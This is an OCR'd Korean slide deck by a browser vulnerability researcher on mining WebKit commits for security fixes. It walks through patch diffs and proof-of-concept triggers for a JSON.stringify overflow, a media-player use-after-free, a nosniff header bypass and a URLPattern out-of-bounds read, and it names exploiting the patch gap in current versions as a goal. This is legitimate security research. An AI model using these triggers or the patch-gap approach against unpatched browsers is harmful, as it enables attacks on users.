게으르지만 버그는 찾고 싶어

부제 : Commit-driven Bug Hunting in WebKit

2026.02.21 김민정(@rls1004)

Who am I


iOS Vulnerability Researcher

2018 충남대학교 정보보호 연구실

2020~ 취약점 연구원

주 연구 분야 브라우저, iOS (userland, kernel, sbx, mitigation bypass)

수공예장인(원시인)



Commit Hunting

Table of Contents

WebKit

Web Browser engine


- Apple 이 개발한 **오픈소스** 웹 브라우저 엔진
- HTML, CSS, JavaScript 등 해석 & 웹페이지 렌더링
  - **WebCore** : 렌더링, 레이아웃, DOM, CSS, 이벤트 처리 등 핵심 로직
  - **JavaScriptCore(JSC)** : JS 파싱/컴파일/실행/최적화
- Safari, iOS/macOS 내장 WebView, 일부 IoT/임베디드 기기 등에 사용

WebKit

Open Source Ecosystem

프로젝트 관리 : Apple 이 메인 흐름 주도. 외부 기여자의 활발한 참여(패치/리포트/포팅)

Project 구조



Workflow (Public) Issue 등록 ▶ PR/patch 제출 ▶ 코드 리뷰 + CI ▶ Merge ▶ Release

Workflow (Private) * Security Issues 는 비공개 신고 채널과 CVE 프로세스를 통해 처리

별도로 관리되는 비공개 워크 플로우가 있기 때문에 민감한 수정사항은 release 에 반영이 됐더라도 공개 시점은 늦어질 수 있음

WebKit

Private Workflow

Commit 92e69a1 : Check overflow of escaped string length in FastStringifier

```
1297        -       if (!hasRemainingCapacity(1 + static_cast<size_t>(stringLength) * 6 + 1)) [[unlikely]] {
        1297    +   auto escapedLength = 1 + CheckedUint32 { stringLength } * 6 + 1;
        1298    +   if (escapedLength.hasOverflowed()) [[unlikely]] {
        1299    +       recordBufferFull();
        1300    +       return;
        1301    +   }
        1302    +   if (!hasRemainingCapacity(escapedLength.value())) [[unlikely]] {
```

JSON.stringify(“\x00”.repeat(0x2aaaaaab));


(버그) 1 + stringLength * 6 + 1 에 대해 capacity 검사

(패치) 1 + stringLength * 6 + 1 에 대한 overflow 검사 추가

WebKit

Private Workflow

Timeline



iOS 18.5 and iPadOS 18.5	iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later	12 May 2025

WebKit

Available for: iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to memory corruption

Description: The issue was addressed with improved checks.

WebKit Bugzilla: 289387


CVE-2025-31223: Andreas Jaegersberger & Ro Achterberg of Nosebeard Labs

WebKit

Open Source Commit

얻을 수 있는 정보

- Commit message : bug or patch 에 대한 간단한 정보
- 코드 변경 내역
- (검증이나 회귀 방지를 위한 테스트 코드)



Commit ce446a1

chirags27 authored and robert-jenner committed on Aug 1, 2023

```
Fix UAF in MediaPlayerPrivateMediaStreamAVFObjC::processNewVideoFrame

https://bugs.webkit.org/show_bug.cgi?id=256173
rdar://108504399

Reviewed by Jer Noble and Youenn Fablet.

This change fixes the heap UAF on MediaPlayer element by protecting the
MediaPlayer object when executing callbacks/deferred tasks on the mainThread,
so that MediaPlayerPrivateMediaStreamAVFObjC remains valid.
```

Source/WebCore/platform/graphics/avfoundation/objc/MediaPlayerPrivateMediaStreamAVFObjC.mm +5 -8

```
@@ -286,19 +286,16 @@ void getSupportedTypes(HashSet<String, ASCIICaseInsensitiveHash>& types) const f
286 286             Locker locker { m_currentVideoFrameLock };
287 287             m_currentVideoFrame = &videoFrame;
288 288         }
289     -       callOnMainThread([weakThis = WeakPtr { *this }, metadata, presentationTime]() mutable {
290     -           if (!weakThis)
291     -               return;
292     -
    289 +       scheduleDeferredTask([this, metadata, presentationTime]() mutable {
293 290             RefPtr<VideoFrame> videoFrame;
294 291             {
295     -               Locker locker { weakThis->m_currentVideoFrameLock };
296     -               videoFrame = WTFMove(weakThis->m_currentVideoFrame);
    292 +               Locker locker { m_currentVideoFrameLock };
    293 +               videoFrame = WTFMove(m_currentVideoFrame);
297 294             }
298 295             if (!videoFrame)
299 296                 return;
300 297
301     -           weakThis->processNewVideoFrame(*videoFrame, metadata, presentationTime);
    298 +           processNewVideoFrame(*videoFrame, metadata, presentationTime);
302 299         });
303 300         return;
304 301     }
@@ -1141,7 +1138,7 @@ static inline CGAffineTransform videoTransformationMatrix(VideoFrame& videoFrame
1141 1138     callOnMainThread([weakThis = WeakPtr { *this }, function = WTFMove(function)] {
1142 1139         if (!weakThis)
1143 1140             return;
1144     -
    1141 +       auto protectedMediaPlayer = RefPtr { weakThis->m_player.get() };
1145 1142         function();
1146 1143     });
1147 1144 }
```

LayoutTests/fast/media/media-player-uaf.html +12

```
@@ -0,0 +1,12 @@
+ <script>
+   onload = async () => {
+     if (window.testRunner)
+       testRunner.dumpAsText();
+     let video0 = document.createElement('video');
+     video0.srcObject = await navigator.mediaDevices.getUserMedia({video: true});
+     let textTrack = video0.addTextTrack('subtitles', '');
+     textTrack.addCue(new VTTCue(0, 1, 'a'));
+     await caches.open('x');
+     video0.src = 'data:video/mp4;';
+   };
+ </script>
```

WebKit

Open Source Commit

얻을 수 있는 효과

- 새로 발생한 취약점에 대한 빠른 습득
- 패치갭을 이용한 최신 버전에 대한 익스플로잇 개발
- 다양한 벡터와 버그 유형에 대한 습득

게으르지만 버그를 찾고 싶어

- 특징적 개발자의 커밋 추적 (ex. 실수를 자주 하는 개발자, 버그 창조주 등)
- 미스 패치 줍기
- 새로운 버그 유형 줍기 => 생각하지 않아도 된다!

RCE 외 다른 연구를 하던 중이라 WebKit 에 시간을 많이 쏟을 수 없음

모든 branch 의 commit 과 pull request 를 가져와서

그 중 security bug 로 추정되는 것들만 뽑아내는 스크립트 작성

BUG 1

nosniff

브라우저가 파일의 타입을 임의로 추측하지 못하게 막는 보안 헤더

X-Content-Type-Options: nosniff 헤더가 설정된 경우

파일의 확장자를 기반으로 MIME type 을 유추해서는 안됨

- 5.23 — Issue
- 5.24-6.21 — Pull Request
- 6.29 — Code Review & Pull Request
- 6.30 — Merge

😞

[cocoa] Improve respecting X-Content-Type-Options: nosniff #28961

Merged webkit-commit-... merged 1 commit into WebKit:main from sysrqb:eng/respect-no-sniff-for-html-ios on Jun 30, 2024

Conversation 12 Commits 1 Checks 0 Files changed 12

sysrqb commented on May 23, 2024 • edited by webkit-early-warning-system Contributor

0b73d21

```
[cocoa] Improve respecting X-Content-Type-Options: nosniff
https://bugs.webkit.org/show_bug.cgi?id=274242
rdar://109049343

Reviewed by Alex Christensen.

Respect the X-Content-Type-Options: nosniff header, instead of trying to guess
the best MIME type for the document based on the file extension.

Also convert isMainResourceLoad into an enum class, so it's consistent with isNoSniffSet.

* LayoutTests/http/tests/mime/html-with-nosniff-html-expected.txt: Added.
* LayoutTests/http/tests/mime/html-with-nosniff-html.html: Added.
* LayoutTests/http/tests/mime/resources/.htaccess:
* LayoutTests/http/tests/mime/resources/nosniff-html.html: Added.
* LayoutTests/platform/glib/http/tests/mime/html-with-nosniff-html-expected.txt: Added.
* LayoutTests/platform/mac-wk1/TestExpectations:
* LayoutTests/platform/wincairo/TestExpectations:
* Source/WebCore/platform/network/ios/WebCoreURLResponseIOS.mm:
(WebCore::adjustMIMETypeIfNecessary):
* Source/WebCore/platform/network/mac/WebCoreResourceHandleAsOperationQueueDelegate.mm:
(-[WebCoreResourceHandleAsOperationQueueDelegate connection:didReceiveResponse:]):
* Source/WebCore/platform/network/mac/WebCoreURLResponse.h:
* Source/WebCore/platform/network/mac/WebCoreURLResponse.mm:
(WebCore::adjustMIMETypeIfNecessary):
* Source/WebKit/NetworkProcess/cocoa/NetworkSessionCocoa.mm:
(-[WKNetworkSessionDelegate URLSession:dataTask:didReceiveResponse:completionHandler:]):

Canonical link: https://commits.webkit.org/280502@main
```

Reviewers
achristensen07
cdumez

Assignees
sysrqb

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
Successfully merging tl
these issues.
None yet

Notifications

BUG 1

nosniff

(1) Create test.html

```
<script>alert("Hi");</script>
```

(2) Create .htaccess

```
<Files test.html>
Header always set X-Content-Type-Options "nosniff"
Header always set Content-Type ""
</Files>
```

(3) Run the web server & visit test.html

BUG 1

nosniff

(iOS)

Safari, Chrome, Firefox, Edge

All execute the script


(Android)

Chrome, Firefox, Edge

All treat it as text


(Mac)

Handles it as text or file download




BUG 1

nosniff



6.29 Report => duplicate




CVE-2024-40785

BUG 2

OOB

URLPatternTokenizer 의 input 에 대한 잘못된 end 검사

URLPattern 은 생긴지 얼마 안된 API !



ASAN_TRAP | URLPatternUtilities::Tokenizer::tokenize; WebCore::URLPatternConstructorStringParser::parse; WebCore::URLPattern::create #46006

Code

Merged webkit-commit-... merged 1 commit into WebKit:main from robert-jenner:eng/151713428 on May 30

Conversation 4 Commits 1 Checks 0 Files changed 3 +13 −1

Changes from all commits File filter Conversations Review in codespace Review changes

ASAN_TRAP | URLPatternUtilities::Tokenizer::tokenize; WebCore::URLPat...

```
…ternConstructorStringParser::parse; WebCore::URLPattern::create

https://bugs.webkit.org/show_bug.cgi?id=289383
rdar://145468328

Reviewed by Youenn Fablet.

Fix a faulty check for end of input in URLPatternTokenizer.

* LayoutTests/fast/url/urlpattern-invalid-pattern-expected.txt: Added.
* LayoutTests/fast/url/urlpattern-invalid-pattern.html: Added.
* Source/WebCore/Modules/url-pattern/URLPatternTokenizer.cpp:
(WebCore::URLPatternUtilities::Tokenizer::tokenize):

Originally-landed-as: 289651.10@webkit-2025.2-embargoed (a1041748ac6b). rdar://151713428
Canonical link: https://commits.webkit.org/295545@main
```

main (#46006)
wpewebkit-2.50.0 ... WebKit-7622.1.21

rwlbuis authored and robert-jenner committed on May 30 commit 388c0587a90242bdbb96fbdd49db496b35590430

BUG 2

OOB

1) input 중
현재 위치를 나타내는 m_index

2) m_index 비교를 통해
input 의 마지막인지 검사

```
106    // https://urlpattern.spec.whatwg.org/#tokenize
107    ExceptionOr<Vector<Token>> Tokenizer::tokenize()
108    {
109        ExceptionOr<void> maybeException;
110
111        while (m_index < m_input.length()) {
112            if (m_policy == TokenizePolicy::Strict &&
       maybeException.hasException())
113                return maybeException.releaseException();
114
115            seekNextCodePoint(m_index);
116
117            if (m_codepoint == '*') {
118                addToken(TokenType::Asterisk);
119                continue;
120            }
121
122            if (m_codepoint == '+' || m_codepoint == '?') {
123                addToken(TokenType::OtherModifier);
124                continue;
125            }
126
127            if (m_codepoint == '\\') {
128                if (m_index == m_input.length() - 1) {
129                    maybeException = processTokenizingError(m_nextIndex,
       m_index, "No character is provided after escape."_s);
130                    continue;
131                }
```

3)‘(’ 토큰에 대해서는
regexPosition 을 index로 사용하고
새로운 루프를 돌며 파싱

```
174            if (m_codepoint == '(') {
175                int depth = 1;
176                auto regexPosition = m_nextIndex;
177                auto regexStart = regexPosition;
178                bool hasError = false;
179
180                while (regexPosition < m_input.length()) {
181                    seekNextCodePoint(regexPosition);
182
183                    if (!isASCII(m_codepoint)) {
184                        maybeException = processTokenizingError(regexStart,
       m_index, "Current codepoint is not ascii"_s);
185                        hasError = true;
186                        break;
187                    }
```

BUG 2

OOB

```
222
223                     if (m_codepoint == '(') {
224                         depth = depth + 1;
225
226 -                       if (m_index == m_input.length() - 1) {
227                             maybeException =
    processTokenizingError(regexStart, m_index, "No closing token is provided
    by end of string."_s);
228                             hasError = true;
229                             break;
230                         }
```

4) ‘(’ 토큰에 대한 파싱 중,
‘(’ 토큰이 또 등장하면
regexPosition 가 아닌 m_index 로
Input 의 마지막을 검사

```
1  + <!DOCTYPE html>
2  + <script src="../../resources/testharness.js"></script>
3  + <script src="../../resources/testharnessreport.js"></script>
4  + <script>
5  + test(() => {
6  +   assert_throws_js(TypeError, () => { new URLPattern(new URL('https://example.org/%(')); } );
7  +   assert_throws_js(TypeError, () => { new URLPattern(new URL('https://example.org/%((')); } );
8  + }, `Test unclosed token`);
9  + </script>
```

BUG 2

OOB

```
222
223                     if (m_codepoint == '(') {
224                         depth = depth + 1;
225
226 -                       if (m_index == m_input.length() - 1) {
227                             maybeException =
    processTokenizingError(regexStart, m_index, "No closing token is provided
    by end of string."_s);
228                             hasError = true;
229                             break;
230                         }
```

m_index 가 아닌 regexPosition 을 사용해 end 검사 하도록 패치

```
222
223                     if (m_codepoint == '(') {
224                         depth = depth + 1;
225
226 +                       if (regexPosition == m_input.length() - 1) {
227                             maybeException = processTokenizingError(regexStart, m_index, "No closing token is
    provided by end of string."_s);
228                             hasError = true;
229                             break;
230                         }
```

